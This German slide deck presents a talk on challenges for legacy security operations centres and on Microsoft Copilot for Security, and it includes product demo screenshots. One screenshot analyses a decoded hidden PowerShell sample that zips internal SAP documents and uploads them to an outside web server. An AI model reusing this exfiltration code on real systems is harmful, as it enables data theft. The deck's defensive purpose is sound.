



SESSION 2: KI IM EINSATZ INTELLIGENTER SCHUTZ FÜR IHRE IT-SICHERHEIT

Session 2 Agenda

17.10.2024 - Security & KI in der Praxis

- Herausforderungen für (legacy) SOCs
- Übersicht & Überlegenheit generativer KI
- Microsoft Copilot for Security
- Harmonisierung von KI und Menschen in Security Operations
- Zusammenfassung und Ausblick
- Q&A



HERAUSFORDERUNGEN FÜR (LEGACY) SECURITY OPERATIONS CENTERS



SECURITY OPERATIONS CENTER

Menschen – Prozesse – Technologie

Ein SOC ist eine zentralisierte Funktion oder ein Team, das für die Verbesserung der Cybersicherheitslage eines Unternehmens sowie für die Prävention, Erkennung und Reaktion auf Bedrohungen verantwortlich ist.

Menschen, Prozesse und Technologie sind die drei Säulen der Informationssicherheit.

HERAUSFORDERUNGEN

Für (legacy) Security Operations Centers




QUALIFIZIERTES PERSONAL

mit Wissen über Infrastruktur und Sicherheit



KOMPLEXE TECHNOLOGIE

Durchschnittlich Mehr als 20 verschiedene Sicherheitsprodukte



PROZESSE

Kosten Zeit, sind kompliziert
ABER: Sehr wichtig!



ALERT FATIGUE


So viele Alarme... und die Bedrohungslandschaft entwickelt sich immer weiter




ÜBERSICHT & ÜBERLEGENHEIT GENERATIVER KI



User and Entity Behavior Analytics Engine




UEBA analytics architecture



Vorteile von KI für Sicherheit

- > **Effizienz:** Priorisierung und Automatisierung
- > **Geschwindigkeit:** Erkennt Gefährdungen in Echtzeit
- > **Skalierbarkeit:** Analyse großer Datenmengen



The Microsoft Sentinel platform has more than 10 petabytes of daily ingestion

Der Microsoft Copilot for Security Vorteil

Most advanced
general models

Open AI

Microsoft
Security

Hyperscale AI
infrastructure

+

Cyber-trained
model

+

Evergreen threat
intelligence


+

Cyber skills and
promptbooks


MICROSOFT COPILOT FOR SECURITY



Microsoft's Ende-zu-Ende Sicherheit



MICROSOFT COPILOT FOR SECURITY



MICROSOFT COPILOT FOR SECURITY

Security Copilot Preview

Query assistant

Aug 01, 2023 2:41 AM

Who are the top email senders?

5 minutes ago

Here are the top 4 email senders based on the email count:

1. Azure-noreply@microsoft.com
2. noreply@microsoft.com
3. provisionin5A@woodgrove.ms
4. isaiah@woodgrove.ms

```
1 | EnailEvents
2 | where Timestamp > ago(7d)
3 | where SenderFromAddress ==
  "cbnto@contoso-travel.com"
4 | where UrlCount > 0
```

Run the Kusto query

AI generated. Verify for accuracy.

The most exploited CVEs in my tenant

Accounts that were impacted by malware this week

Ask a question to generate a query

Hunting, e.g. for email senders

Do we have alerts involving these?

Find URL clicks for recipients of this email

Which devices has this file been observed on?

Security Copilot Preview

Script analysis

From Security Copilot - 1 minute ago

powershell.exe executed a script - NonInteractive -windowstyle hidden -enc JHBhdGggPSAi

This is an encoded PowerShell script that performs several actions related to copying files, compressing them into a zip archive, and uploading the archive to a web server. The decoded script performs the following actions:

Hide source

1. Sets the shared path, document names, zip file path, and web server URL.

```
$path = "\\SAP-01\Internal\docs"
$doc1 = "SAP-DOC_01.pdf"
$doc2 = "SAP-DOC_02.pdf"
$zipPath = "C:\temp\diagnostics.zip"
$webserverUrl = "https://ap.node-protection.cc/drop"
```

2. Copies the two documents from the shared path to the local temp folder

```
Copy-Item -Path "$sharedPath\$doc01" -Destination "C:\temp"
Copy-Item -Path "$sharedPath\$doc02" -Destination "C:\temp"
```

3. Compresses the two documents into a zip archive

```
Compress-archive -Path "C:\temp\$doc1", "C:\temp\$doc2" -DestinationPath $zipPath
```

4. Uploads the zip archive to the specified web server URL using the POST method

```
Invoke-RestMethod -Uri $webserverurl -method Post -Infile $zipPath
```

The encoded script is designed to run non-interactively with hidden window style, which

What does this PowerShell script do?

What does this cmdlet do?

How could this be used maliciously?

What does this registry key setting mean?

Security Copilot Preview

Threat analytics

Aug 01, 2023 2:41 AM

Tell me more about BEC campaigns?

Aug 01, 2023 2:41 AM

This threat can lead to significant financial loss for the organization caused by employees being tricked into paying large amounts of money to attackers thinking they are legitimate suppliers. You can read more about the threat in the full analyst report.

See analyst report

AI generated. Verify for accuracy.

Aug 01, 2023 2:41 AM

What can I do to better protect my organization from this threat?

Aug 01, 2023 2:41 AM

To reduce exposure to this threat, the top three recommended mitigations are turning on strong MFA, using MDO impersonation protection and hardening inbox forwarding policies.

See all recommended mitigations

AI generated. Verify for accuracy.

The most exploited CVEs in my tenant

Accounts that were impacted by malware this week

Ask a question about threat intelligence

Tell me more about BEC campaigns

What are the active threat actors and their campaigns?

What are the popular and new attack techniques?

How can I prevent being affected?



HARMONISIERUNG VON KI UND MENSCHEN IN SECURITY OPERATIONS



MICROSOFT COPILOT FOR SECURITY

Harmonisierung von KI und Menschen in Security Operations



MICROSOFT COPILOT FOR SECURITY

Harmonisierung von KI und Menschen in Security Operations

How it works



Human

Submit a prompt

> Receives response



Copilot
for
Security

Orchestrator

Determines initial context and builds a plan using all the available skills

Build Context

Executes the plan to get the required data context to answer the prompt

Plugins

Analyzes all data and patterns to provide intelligent insights

Responding

Combines all data and context and the model will work out a response

Response

Formats the data



HERAUSFORDERUNGEN – ANGENOMMEN!

AI-powered Security Operations Centers




QUALIFIZIERTES PERSONAL

Effizienter, effektiver! Mehr mit weniger Leuten erreichen



KOMPLEXE TECHNOLOGIEN

Die KI hilft, die Komplexität zu meistern



PROZESSE

KI-unterstützte Prozesse UND schnelleres Reporting und Dokumentation



ALERT FATIGUE

Immer noch viele Alarmer, aber kürzere Bearbeitungszeit und Automatisierung hilft



ZUSAMMENFASSUNG UND AUSBLICK



ZUSAMMENFASSUNG



Es gibt viele Herausforderungen für SecOps



Generative KI kann dabei helfen diesen zu begegnen



Microsoft Copilot for Security ist eine mächtige compound AI




Es gibt noch eine Menge Verbesserungspotenzial

AUSBLICK



Automatisierung!



Kosten und Anwendungsszenarien für SOC Anbieter



Prompt skills & der Wille KI Werkzeuge zu verwenden



KI-gestützte Security entwickelt sich rasant